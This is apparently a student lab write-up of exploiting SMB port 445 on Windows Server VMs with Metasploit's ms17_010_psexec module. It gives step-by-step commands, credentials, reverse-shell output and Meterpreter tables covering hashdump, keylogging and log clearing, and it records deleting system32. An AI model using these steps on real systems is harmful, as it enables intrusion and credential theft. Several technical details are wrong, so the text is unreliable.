ATTACK MODELING



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Table of Contents

Port 445

The Port

Port 445 is well known for being a Microsoft networking port which is open by default on Microsoft servers. Its more commonly known as NetBIOS, which is also known for being a huge security risk. Computers connected to the same network with the NetBIOS ports open or not patched could access information such as a list of computers connected to the NetBIOS session, as well as their IP addresses.

The Exploit

This port also leaves another vulnerability which can be exploited by an exploit called psexec which is what we tend to try and exploit. Psexec, if exploited properly would give the attacker control of a shell within the victimss computer. The shell is hidden to the victim, they can only see changes once the command has been sent by the attacker. This command shell would function just as it would on the hosts computer, so the attacker could make folders, delete folders or files, or even change settings.

The Hosts

We tested a few different versions of Microsoft Server, 2016, 2012 and 2008. Each was a clean start no changes made. Everything was set by default, including port 445 being open and active. Multiple versions were used due to the fact that the vulnerability was unsuccessful on 2016 and 2012 server versions.


Execution Log

Date	Version	Test	Observation
March 29, 2019	Microsoft Server 2016	Psexec exploit run	Exploit unsuccessful, unable to run using Metasploit or establish session.
March 29, 2019	Microsoft Server 2016	Psexec exploit rerun for check	Exploit failed once again, same error. Vulnerability may have been patch
March 29, 2019	Microsoft Server 2012	Psexec exploit run	Exploit run against older version to check for patch. Exploit failed

March 29, 2019	Microsoft Server 2012	Psexec exploit rerun for check	Exploit run again, failed again. Vulnerability patched for this version as well.
March 29, 2019	Microsoft Server 2008	Psexec exploit run	Exploit run on older version. Exploit successful.
March 29, 2019	Microsoft Server 2008	Psexec exploit rerun for check	Exploit run again to check success rate. Exploit successful. Vulnerability not patched for Server 2008

Results

Starting with Microsoft Server 2016. The exploit was run using Metasploit and was unsuccessful towards the 2016 VM, the 445 port was open and active, but we determined that the psexec vulnerability had been patched in this version of the server. We then tried Microsoft Server 2012 which still presented the same issues, the port was open again, but the vulnerability was patched. Our third attempt with Microsoft Server 2008 was successful.




```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.16.137.37:4444
[*] 172.16.137.36:445 - Authenticating to 172.16.137.36 as user 'Administrator'...
[*] 172.16.137.36:445 - Target OS: Windows Server (R) 2008 Standard 6001 Service Pack 1
[*] 172.16.137.36:445 - Filling barrel with fish... done
[*] 172.16.137.36:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 172.16.137.36:445 -         [*] Preparing dynamite...
[*] 172.16.137.36:445 -                 [*] Trying stick 1 (x86)...Boom!
[*] 172.16.137.36:445 -         [+] Successfully Leaked Transaction!
[*] 172.16.137.36:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 172.16.137.36:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 172.16.137.36:445 - Reading from CONNECTION struct at: 0x8650c3d0
[*] 172.16.137.36:445 - Built a write-what-where primitive...
[+] 172.16.137.36:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.137.36:445 - Selecting native target
[*] 172.16.137.36:445 - Uploading payload... aAEdZoGc.exe
[*] 172.16.137.36:445 - Created \aAEdZoGc.exe...
[+] 172.16.137.36:445 - Service started successfully...
[*] 172.16.137.36:445 - Deleting \aAEdZoGc.exe...
[*] Sending stage (179779 bytes) to 172.16.137.36
[*] Meterpreter session 1 opened (172.16.137.37:4444 -> 172.16.137.36:49160) at 2019-03-28 13:18:00 -0500
```


```
meterpreter > shell
Process 220 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```


We ran the exploit again just to make sure it wasn't a miss connection, successful again. Once we had access to the host computer using psexec, we continued to test the limits of the vulnerability by creating and deleting files on the desktop which was successful.


```
C:\Users\Administrator\Desktop>mkdir hacked@march292019
mkdir hacked@march292019
```

We were unable to text every command due to the time restraint. So, included in is a screenshot of all possible commands that can be used with the psexec vulnerability, a few of the more notable ones would be the commands to elevate privileges, active a key capture system on the host.









```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```



```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```



```
Priv: Password database Commands
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    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```





```
Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Our most notable command exploited was the ability to delete system32 which completely locked us out of the VM, as well as deleted critical operating system booting files. Even though our metasploit terminal returned access denied, the files were still deleted. After this, the VM was no longer able to boot into the operating system. Showing how effective and dangerous this vulnerability is to any unpatched Server.



Exploit Source Code

We were able to obtain the source code for the psexec exploit. The source code however is too large for this document, so we included a link to the github.
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms17_010_psexec.rb

Commands Used

Start Metaslpoit – msfconsole

To show possible exploits - show exploits

To select chosen exploit – use exploit/windows/smb/m17_010_psexec

To show options and settings for the chosen exploit – show options


To run the exploit, we first must have the following information, the host IP, and login information for a user.

Setting IP for victim – RHOST: 172.16.137.36

Setting username for victim – SMBUser: Administrator

Setting password for victim – SMBPath: Architect13$

After setting the options for the exploit to use, we can then run it using the exploit using the **run** command. If successful, you should be greeted with a meterpreter shell to then run the commands above in.



References

Microsoft. (2016, June 28). *PsExec*. Retrieved from Microsoft: https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

S, H. (2018, January 10). *What is port 445*. Retrieved from The windows club: https://www.thewindowsclub.com/smb-port-what-is-port-445-port-139-used-for